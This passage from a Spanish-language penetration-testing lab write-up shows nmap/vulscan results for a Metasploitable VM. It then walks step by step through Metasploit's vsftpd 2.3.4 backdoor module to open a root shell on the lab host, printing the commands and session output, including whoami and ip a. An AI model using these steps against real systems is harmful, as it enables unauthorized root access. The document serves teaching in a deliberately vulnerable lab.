SecurityTracker - <https://www.securitytracker.com:>

No findings

OSVDB - <http://www.osvdb.org:>

No findings

3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

vulscan: VulDB - <https://vuldb.com:>

No findings

MITRE CVE - <https://cve.mitre.org:>

No findings

SecurityFocus - <https://www.securityfocus.com/bid/:>

No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com:>

No findings

Exploit-DB - <https://www.exploit-db.com:>

No findings

OpenVAS (Nessus) - <http://www.openvas.org:>

No findings

SecurityTracker - <https://www.securitytracker.com:>

No findings

OSVDB - <http://www.osvdb.org:>

No findings

5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7

vulscan: VulDB - <https://vuldb.com:>

No findings

MITRE CVE - <https://cve.mitre.org>:

No findings

SecurityFocus - <https://www.securityfocus.com/bid/>:

No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com>:

No findings

Exploit-DB - <https://www.exploit-db.com>:

No findings

OpenVAS (Nessus) - <http://www.openvas.org>:

No findings

SecurityTracker - <https://www.securitytracker.com>:

No findings

OSVDB - <http://www.osvdb.org>:

No findings

5900/tcp open vnc VNC (protocol 3.3)

vulscan: VulDB - <https://vuldb.com>:

No findings

MITRE CVE - <https://cve.mitre.org>:

No findings

SecurityFocus - <https://www.securityfocus.com/bid/>:

No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com>:

No findings

Exploit-DB - <https://www.exploit-db.com>:

No findings

OpenVAS (Nessus) - <http://www.openvas.org>:

No findings

SecurityTracker - <https://www.securitytracker.com>:

No findings

OSVDB - <http://www.osvdb.org>:

No findings

6000/tcp open X11 (access denied)

6667/tcp open irc UnrealIRCd

vulscan: VulDB - <https://vuldb.com>:

No findings

MITRE CVE - <https://cve.mitre.org>:

No findings

SecurityFocus - <https://www.securityfocus.com/bid/>:

No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com>:
No findings

Exploit-DB - <https://www.exploit-db.com>:
No findings

OpenVAS (Nessus) - <http://www.openvas.org>:
No findings

SecurityTracker - <https://www.securitytracker.com>:
No findings

OSVDB - <http://www.osvdb.org>:
No findings

8009/tcp open ajp13 Apache Jserv (Protocol v1.3)
vulscan: VulDB - <https://vuldb.com>:
No findings

MITRE CVE - <https://cve.mitre.org>:
No findings

SecurityFocus - <https://www.securityfocus.com/bid/>:
No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com>:
No findings

Exploit-DB - <https://www.exploit-db.com>:
No findings

OpenVAS (Nessus) - <http://www.openvas.org>:
No findings

SecurityTracker - <https://www.securitytracker.com>:
No findings

OSVDB - <http://www.osvdb.org>:
No findings

8180/tcp open http Apache Tomcat/Coyote JSP engine 1.1
vulscan: VulDB - <https://vuldb.com>:
No findings

MITRE CVE - <https://cve.mitre.org>:
No findings

SecurityFocus - <https://www.securityfocus.com/bid/>:
No findings

IBM X-Force - <https://exchange.xforce.ibmcloud.com>:
No findings

Exploit-DB - <https://www.exploit-db.com>:
No findings

OpenVAS (Nessus) - <http://www.openvas.org>:
No findings

SecurityTracker - <https://www.securitytracker.com:>

No findings

OSVDB - <http://www.osvdb.org:>

No findings

MAC Address: 08:00:27:C1:28:24 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 65.98 seconds

Apartado 4: Fase de explotación con Metasploit.

Tras haber completado la fase de Escaneo, cuando se realizó el escaneo de vulnerabilidades con vulscan, se pudo comprobar que el servidor FTP en el puerto TCP/21 presenta una vulnerabilidad pública. Ayuda a Luis a realizar la explotación de una vulnerabilidad del servidor vsftpd2.3.4 . Utiliza Metasploit para realizar esta tarea y conseguir una shell en el equipo remoto.

Respuestas 4

Primero de todo ejecutamos metaexploit en nuestra VM de Kali:

msfconsole

```

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~ kali@kali: ~
select the intended module, e.g., use kerberos/get_ticket or use
kerberos forge silver ticket

=====
[ metasploit v6.4.99-dev
+ -- 2,572 exploits - 1,317 auxiliary - 1,688 payloads
+ -- 432 post - 49 encoders - 13 nops - 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf >

```

A continuación, buscaremos el exploit de vsftpd

search vsftpd

```

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~ kali@kali: ~
=====
[ metasploit v6.4.99-dev
+ -- 2,572 exploits - 1,317 auxiliary - 1,688 payloads
+ -- 432 post - 49 encoders - 13 nops - 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > search vsftpd


Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes vsftpd 2.3.2 Deni
al of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No vsftpd V2.3.4 Bac
kdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsft
p_234_backdoor

```


Una vez comprobado el exploit lo seleccionamos para usarlo.

```
use exploit/unix/ftp/vsftpd_234_backdoor
```



```

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~ kali@kali: ~
kdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

Ahora con el comando show vemos las opciones del exploit:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
```



```

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~ kali@kali: ~
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  CHOST      no               no        The local client address
  CPORT      no               no        The local client port
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     yes              yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      21               yes       The target port (TCP)


Exploit target:

  Id  Name
  --  ---
  0    Automatic

```

A continuación, configuramos las opciones para la explotación indicando la IP del Target Host.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
```



```

kali@kali: ~
Session Actions Edit View Help
kali@kali: ~ kali@kali: ~
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.0.2.4
RHOSTS => 10.0.2.4
msf exploit(unix/ftp/vsftpd_234_backdoor) >

```

Finalmente realizaremos la ejecución del script.

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
```

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~ kali@kali: ~  
msf exploit(unix/ftp/vsftpd_23%_backdoor) > run  
[*] 10.0.2.4:21 - Banner: 220 (VsFTPD 2.3.4)  
[*] 10.0.2.4:21 - USER: 331 Please specify the password.  
[*] 10.0.2.4:21 - Backdoor service has been spawned, handling...  
[*] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)  
[*] Found shell.  
[*] Command shell session 1 opened (10.0.2.3:46859 → 10.0.2.4:6200) at 2026-01-25 12:41:20 -0500  
0
```

Con esto podemos ver que hemos abierto una Shell remota en el equipo atacado y es posible realizar ejecuciones como root.

Ejecutamos el comando “whoami” para ver que efectivamente somos root y el comando “ip a” para verificar que estamos en el host atacado.

```
kali@kali: ~  
Session Actions Edit View Help  
kali@kali: ~ kali@kali: ~  
whoami  
root  
ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000  
    link/ether 08:00:27:c1:28:24 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.2.4/24 brd 10.0.2.255 scope global eth0  
        inet6 fe80::a00:27ff:fe01:2824/64 scope link  
        valid_lft forever preferred_lft forever
```